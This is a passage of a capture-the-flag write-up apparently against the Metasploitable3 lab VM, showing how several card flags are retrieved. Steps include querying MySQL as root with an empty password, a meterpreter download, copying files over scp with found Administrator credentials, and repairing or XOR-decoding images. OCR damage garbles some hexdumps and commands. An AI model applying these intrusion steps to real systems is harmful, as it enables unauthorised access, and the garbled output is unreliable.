
C:\Program Files\elasticsearch-1.1.1>
```



FLAGS/CARDS

Follow the path to C:\Program Files\wordpress

Print the contents of update_ip.ps1



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
Feb 18 14:12
root@2603-8001-833f-05d6-0000-0000-0000-140f... x root@2603-8001-833f-05d6-0000-0000-0000-140f... x
root@2603-8001-833f-05d6-0000-0000-0000-140f... x

Directory of C:\Program Files\wordpress
08/06/2017 04:38 PM <DIR> .
08/06/2017 04:38 PM <DIR> ..
08/06/2017 06:22 PM 2,429 update_ip.ps1
    1 File(s)     2,429 bytes
    2 Dir(s) 49,085,349,888 bytes free

C:\Program Files\wordpress>type update_ip.ps1
type update_ip.ps1
$ip=Get-WmiObject Win32_NetworkAdapterConfiguration|Where {$_.IpAddress.length -gt 1}
$ipaddr = $ip.IpAddress[0]
Write-Host "Updating Wordpress IP to $ipaddr"

$cmd = 'C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use wordpress; update wp_options set option_value='http://'$ipaddr':8585/wordpress' where option_name='siteurl';"'
iex $cmd


$cmd = 'C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use wordpress; update wp_options set option_value='http://'$ipaddr':8585/wordpress' where option_name='home';"'
iex $cmd

$fldata = 'a:4:{s:11:"plugin_data";a:1:{s:11:"ninja-forms";a:12:{s:16:"plugin_main_file";o:8:"stdClass";s:1:{s:4:"path";s:68:"C:\wamp\www\wp-content\plugins\ninja-forms\ninja-forms.php";};s:17:"install_timestamp";i:1474928961;s:16:"sdk_last_version";N;s:11:"sdk_version";s:7:"1.7.4";s:16:"sdk_upgrade_mode";b:1;s:18:"sdk_downgrade_mode";b:0;s:19:"plugin_last_version";s:3:"2.9";s:14:"plugin_version";s:3:0;s:10:"plugin_upgrade_mode";s:1:"h-1-s-2";s:11:"plugin_downgrade_mode";s:1:"h-a-s-17";s:17:"connectivity_test";s:6:"c-12-";}'}
```

This shows **mysql** root user with no password:

\$cmd ='C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root -password="" -e " ...

Navigating through a blob of data will be found that looks like base64:



```
C:\Program Files\elasticsearch-1.1.1>C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "show databases"
C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "show databases" Search
Database
information_schema Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
cards
mysql
performance_schema
test
wordpress
asploit3
C:\Program Files\elasticsearch-1.1.1>C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables"
C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables;" KING OF HEARTS
Tables_in_cards
queen_of_hearts
C:\Program Files\elasticsearch-1.1.1>C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables"
select * from queen_of_hearts;
C:\wamp\bin\mysql\mysql5.5.20\bin\mysql.exe -u root --password="" -e "use cards;show tables;select * from queen_of_hearts;" Tables_in_cards
queen_of_hearts
card
1VBORw0KGgoAAAANSUhEUgAAAgkAAALZCAYAAA9XLLXAAAACXBIAWXAABcRAAAAEQHKJvM/AAAgAELEQVR42uy9Waxt2XUdNtzauz39ue27r6tiwIVG5GUSEk0EHWrAYKDEKwA80fAzYPKB/6sD+MtAmIg/g/0oBECPMRWTCEBCkKLZ1R4lsJXIGsJRFiyWkcxq957t7/3dLtfed+djbn32UXbotWT0uuDL/fVuWfvvdZca8855phjqQZp80c5XvnC5z6tlfrRsw/XeT5pwDg8uL8BA8LwAhFEEAFBKTx-XZ6n7P03pfjtja/a48AMAP3d8Y4/5Ga/fz/PwpP2YAAALPZHNvXQtNdo7IWAJCs1gCayYSf9UMADFFWAICyKtw1VM1/zwAAcTxvv1fu32WuWPba951+w7fc9e1vGaR1/w0d600cfc0R06+szzvPccpiN01ayd7mnXXML7v5ixN3lV89xnNuUK3GwDAweEd97mi4rWi3lo7
```



FLAGS/CARDS

From meterpreter **download queen_of_hearts.b64**

```
meterpreter > download queen_of_hearts.b64
[*] Downloading: queen_of_hearts.b64 -> /home/mattro128/queen_of_hearts.b64
[*] Completed : queen_of_hearts.b64 -> /home/mattro128/queen_of_hearts.b64
```


Pipe the alternate data stream into another file and then transfer to your attacking machine with the command:

cat queen_of_hearts.b64 | base64 -d > queen_of_hearts.bin

Attempt to open the flag with the command:

mv queen_of_hearts.bin queen_of_hearts.png

Unfortunately there appears to be something wrong with the base64 string and the flag appears to be broken:





FLAGS/CARDS

Seven of Spades

Ssh'ing into Metasploitable3 with the Administrator credentials previously found, [Seven of Spades](#) is found at C:\Users\Public\Documents:

Copy the flag to the folder, [~/Metasploitable-Flags](#):

```
root@2603-8001-833f-05d6-0000-0000-0000-140f: /home/mattro128/Metasploitable-Flags
(mattro128@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
$ sudo su
[sudo] password for mattro128:
[root@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
# scp Administrator@10.0.0.246:/cygdrive/c/Users/Public/Documents/seven_of_spades.pdf /home/mattro128/Metasploitable-Flags
Administrator@10.0.0.246's password:
seven_of_spades.pdf
100% 494KB 3.4MB/s 00:00

[root@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
# ls
Desktop Downloads Music Public Videos malicious.war my_scan1.0.nmap my_scan1.gnmap my_scan1.xml payload.war
Documents Metasploitable-Flags Pictures Templates bypass my_scan1.0.gnmap my_scan1.0.xml my_scan1.nmap payload.exe

[root@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
# cd Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
# ls
'[Content_Types].xml' _rels docProps jack_of_hearts.docx seven_of_spades.pdf word
[root@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
#
```

To extract the flag use pdfimages:

```
(root@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
# pdfimages -png seven_of_spades.pdf /home/mattro128/Metasploitable-Flags
(root@2603-8001-833f-05d6-0000-0000-0000-140f) [~]
# ls
'[Content_Types].xml' _rels docProps jack_of_hearts.docx seven_of_spades.pdf word
```





FLAGS/CARDS

Ten of Diamonds

Ssh'ing into Metasploitable3 with the Administrator credentials previously found, [Ten of Diamonds](#) is found at C:\Users\Public\Pictures:

Copy the flag to the folder, [~/Metasploitable-Flags](#):

```
Applications Places Terminal Jan 25 12:43
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
$ sudo su
[sudo] password for mattro128:
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
# scp Administrator@10.0.0.246:/cygdrive/c/Users/Public/Pictures/ace_of_hearts.jpg /home/mattro128/Metasploitable-Flags
zsh: no such file or directory: or@10.0.0.246:/cygdrive/c/Users/Public/Pictures/ace_of_hearts.jpg
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
# scp Administrator@10.0.0.246:/cygdrive/c/Users/Public/Pictures/ten_of_diamonds.png /home/mattro128/Metasploitable-Flags
zsh: no such file or directory: or@10.0.0.246:/cygdrive/c/Users/Public/Pictures/ten_of_diamonds.png

[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
# scp Administrator@10.0.0.246:/cygdrive/c/Users/Public/Pictures/ten_of_diamonds.png /home/mattro128/Metasploitable-Flags
ssh: connect to host 10.0.0.246 port 22: No route to host
scp: Connection closed

[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
# scp Administrator@10.0.0.246:/cygdrive/c/Users/Public/Pictures/ten_of_diamonds.png /home/mattro128/Metasploitable-Flags
Administrator@10.0.0.246's password: ten_of_diamonds.png
100% 397KB 3.0MB/s 00:00

[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
#
```

Running binwalk reveals the file to be compressed data normally seen in a PNG file; however, there is no header. Running hexdump shows what ten_of_diamonds.png looks like:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
└# cd Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f] /home/mattro128/Metasploitable-Flags
└# ls
['Content_Types].xml    ace_of_hearts.jpg.zip    four_of_clubs.wav      jack_of_diamonds.png    seven_of_spades.pdf
._rels                  ace_of_hearts.png       jack_of_clubs.png     jack_of_hearts.docx   ten_of_diamonds.png
ace_of_hearts.jpg        docProps              jack_of_clubs.png.zip output                         word

[root@2603-8001-833f-05d6-0000-0000-0000-140f] /home/mattro128/Metasploitable-Flags
└# binwalk ten_of_diamonds.png

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
62          0x3E            Zlib compressed data, best compression

[root@2603-8001-833f-05d6-0000-0000-0000-140f] /home/mattro128/Metasploitable-Flags
└# hexdump --ten_of_diamonds.png | head -10
00000000  89 4d 53 46 0d 0a 1a 0a 00 00 00 0d 49 44 52  |.MSF.....IHDR|
00000010  00 00 02 09 00 00 02 d9 08 06 00 00 00 3d 5c b2  |.....=\.|
00000020  d7 00 00 00 09 70 48 59 73 00 00 17 11 00 00 17  |.....pHVs.....|
00000030  11 01 ca 26 f3 3f 00 00 20 00 49 44 54 78 da  |...&?..IDATx_|
```




FLAGS/CARDS

Run hexeditor on the file:

```
—(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
-# hexeditor ten_of_diamonds.png
```

Displays:



The screenshot shows a terminal window with two tabs. The left tab shows the file content in hex and ASCII format. The right tab shows the file content in binary format. The terminal title bar indicates the session is root at a specific IP and port.

File: ten_of_diamonds.png	ASCII Offset: 0x00000000 / 0x00053275 (408)
00000000 39 4D 53 46 0D 0A 1A 0A 00 00 00 0D 49 48 44 52	.MSF.....IHDR
00000010 00 00 02 09 00 00 02 D9 08 06 00 00 00 3D 5C B2=\`.
00000020 D7 00 00 00 09 70 48 59 73 00 00 17 11 00 00 17pHys.....
00000030 11 01 CA 26 F3 3F 00 00 20 00 49 44 41 54 78 DA	...&?..IDATx.
00000040 EC BD 69 AC 60 5B 76 1E 34 E6 9C AB DD DD D9 A7	..i.m[V,4].....
00000050 BD ED 78 F7 BD AA 72 55 DC 05 39 06 0A 90 82 08	...{..rU,.9...}
00000060 1C 8B 20 05 15 90 44 22 42 20 23 21 0B 11 A1 58	...D'B #!..X
00000070 28 20 42 8C 14 CB 41 B4 42 F5 07 AC 58 00 2C 43	(B...A.B...X,...
00000080 59 C2 29 70 1C 08 82 88 64 47 18 6C D9 09 55 B6	Y...)p...dG.l.,U.
00000090 CB 7E 55 E5 7A AF 5E 7F 9B 73 EE 39 67 F7 7B 75	..~U.z.^..s.9g,{u
000000A0 73 4E 7E CC EF 5B CD 7D E5 B8 B7 53 55 7B 95 4A	sN~,.[.]...SU{.J
000000B0 E7 DD 73 F6 5E CD 9C 63 CE 35 C6 37 BE F1 0D E5	..s...C.5.7....
000000C0 BD 97 3F CA E3 B5 FF EF 6F 7F DC 5A FB 3D 75 53	..?....o.Z=uS
000000D0 7D BC 2A 77 DF 29 22 B2 DF 2D EE 89 88 34 75 DD	},.w.)" .. - ..4u
000000E0 7E 4E 89 13 11 11 E3 8D 88 88 E8 28 16 11 91 C6	-N.....(...
000000F0 DA F0 77 AD F1 C9 F0 77 8B DF 88 34 22 22 12 E1	..w...W..4" ..
00000100 CF 69 9A 88 88 C8 E2 F6 39 CE A3 DA 6B A4 69 26	.i.....9...k.i&
00000110 22 22 DE 87 CF 14 45 8D DF A7 F8 F7 36 7C 47 85	"...E....6 6
00000120 7B 51 3E FC 8C 4D F8 9E E0 1A D6 57 8B 27 85 EF	{Q>.M....W...'.
00000130 4F DB 6B 24 49 38 D7 ED F5 75 F8 37 EE 67 3C 09	0.K\$IB...U.7.gc,
00000140 9F 71 36 CC 47 D3 E0 1A 3A C2 00 84 DF DB A6 1E	.q6.G...:....
00000150 FC D4 12 7E 9F E4 69 7B 8D AA AA 70 9F 11 CE E9	...~..if...p...
00000160 06 CF EA 7C 18 1B DF 34 B8 56 F8 F7 EC 28 DC C3	...!.4.V.(..
00000170 BE 2B C2 DF 5D F8 BC 31 38 EF 6E D9 9B B9 70 DD	(...).18.n...p.
00000180 08 CF 23 3A FC 8C D3 3C D0 5F 1D CE 59 6D 76 E1	..#;..<...Ymv.



FLAGS/CARDS

Referring to the ASCII manual the HEX equivalent for P(0x50)N(0x4E)G(0x47) to replace M(0x4D)S(0x53)F(0x46):

The terminal window shows the file contents of `ten_of_diamonds.png` in hex dump format. The file is a PNG image with dimensions 521x729 pixels, 8-bit/color RGBA, and is non-interlaced. The terminal title is "root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags". The file offset is 0x00000004 / 0x00063275 (409). The terminal has a dark theme with white text on a black background.

Running the file command on `ten_of_diamonds-PNG.png` reveals:

```
(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
# file ten_of_diamonds.png
ten_of_diamonds.png: PNG image data, 521 x 729, 8-bit/color RGBA, non-interlaced
```

Display the flag:

```
(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
# display ten_of_diamonds.png
#
#
```






FLAGS/CARDS

Three of Spades


Ssh'ing into Metasploitable3 with the Administrator credentials previously found, [Three of Spades](#) is found at C:\Windows:



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
Jan 26 15:35
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128 x
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128 x

-sh-4.3$ cd /
-sh-4.3$ ls
bin  cygdrive  dev  docs  etc  home  openssh.url  proc  tmp  uninstall.exe  usr  var
-sh-4.3$ cd cygdrive
-sh-4.3$ ls
c
-sh-4.3$ cd c
-sh-4.3$ ls
$Recycle.Bin  Documents and Settings  Program Files  Recovery  Windows  glassfish  java1.log  pagefile.sys
BOOTSECT.BAK  ManageEngine  Program Files (x86)  System Volume Information  __Argon__.tmp  jack_of_diamonds.png  java2.log  tools
Boot  PerfLogs  ProgramData  Users  bootmgr  java0.log  openjdk6  wamp
-sh-4.3$ cd Windows
-sh-4.3$ ls
AppCompat  IME  Panther  SysMsicache  bfsvc.exe  msdfmap.ini  three_of_spades.png
AppPatch  Installer  PolicyDefinitions  SysWOW64  bootstat.dat  regedit.exe  tracing
Boot  L2Schemas  Registration  System32  debug  rescache  win.ini
Branding  LiveKernelReports  RemotePackages  TAPI  diagerr.xml  schemas  winhlp32.exe
Cursors  Logs  Resources  TSSysprep.log  diagnostics  security  winsxs
DigitalLocker  Media  SchCache  Tasks  diagwrn.xml  securitynew.sdb  write.exe
Downloaded Program Files  Microsoft.NET  ServerStandard.xml  Temp  en-US  servicing
DtcInstall.log  Migration  ServerWeb.xml  Vss  explorer.exe  setupact.log
Fonts  ModemLogs  ServiceProfiles  Web  fveupdate.exe  setuperr.log
Globalization  Offline Web Pages  Setup  WindowsShell.Manifest  hh.exe  splwow64.exe
Help  PFRO.log  SoftwareDistribution  WindowsUpdate.log  inf  system
HelpPane.exe  PLA  Speech  assembly  mib.bin  system.ini
-sh-4.3$
```

Copy the flag to the folder, [~/Metasploitable-Flags](#):



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
Jan 26 15:34
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128 x
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128 x

[ root@2603-8001-833f-05d6-0000-0000-0000-140f ]-[ /home/mattro128 ]
# scp Administrator@10.0.0.246:/cygdrive/c/windows/three_of_spades.png /home/mattro128/Metasploitable-Flags
Administrator@10.0.0.246's password:
three_of_spades.png
[ root@2603-8001-833f-05d6-0000-0000-0000-140f ]-[ /home/mattro128 ]
```



FLAGS/CARDS


Running the command **file three_of_spades.png** reveals that the file is not in png format, but has a png extension.

Similarly to the **king_of_clubs.exe** run the **byte_xor.py** script, editing for **three_of_spades.png**

Running hexdump shows:

**insert screenshot

With the created python script , **byte_xor.py**, for **king_of_clubs.exe** edit the script for **three_of_spades** and run the script with the key 0x0f:



The terminal window shows the following session:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
# file three_of_spades.png
three_of_spades.png: data

# cat byte_xor.py
#!/usr/bin/python

input_file = 'kingofclubs.exe'


output_file = input_file+'.out';

b = bytearray(open(input_file, 'rb').read())
for i in range(len(b)):
    b[i] ^=0x0f
open(output_file, 'wb').write(b)

# vi byte_xor.py
# python byte_xor.py
```

The terminal shows the creation of `byte_xor.py`, its modification using `vi`, and finally its execution with the command `python byte_xor.py`.

Running the script will create **three_of_spades.png.out**:



The terminal window shows the following session:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
# ls
[Content_Types].xml   byte_xor.py   four_of_clubs.wav   jack_of_diamonds-test.b64   king_of_clubs   seven_of_spades.pdf
_rels                 data.bin     hex_to_bin.py     jack_of_diamonds-test.png   kingofclubs.exe   ten_of_diamonds.png
ace_of_hearts.jpg     data.hex     jack_of_clubs.png   jack_of_diamonds.b64   kingofclubs.exe.out  three_of_spades.png
ace_of_hearts.jpg.zip data.html    jack_of_clubs.png.zip jack_of_diamonds.png   mydirectory    word
ace_of_hearts.png     docProps    jack_of_diamonds-1.png jack_of_hearts.docx  output
```

The terminal shows the directory listing after running the script, which includes the newly created `three_of_spades.png.out` file.



FLAGS/CARDS

Running the file command on **three_of_spades.png.out** shows a PNG image, now ready to display:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags Jan 26 16:06
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploit... x root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploit... x
(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags] Kali Forums & Kali NetHunter >
# file three_of_spades.png.out
three_of_spades.png.out: PNG image data, 521 x 729, 8-bit/color RGBA, non-interlaced
```

Display the flag:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128 Jan 26 16:07
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags x root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploit... x
root@2603-8001-833f-05d6-0000-0000-0000-140f:[/home/mattro128/Metasploitable-Flags] Kali Forums & Kali NetHunter >
# file three_of_spades.png.out
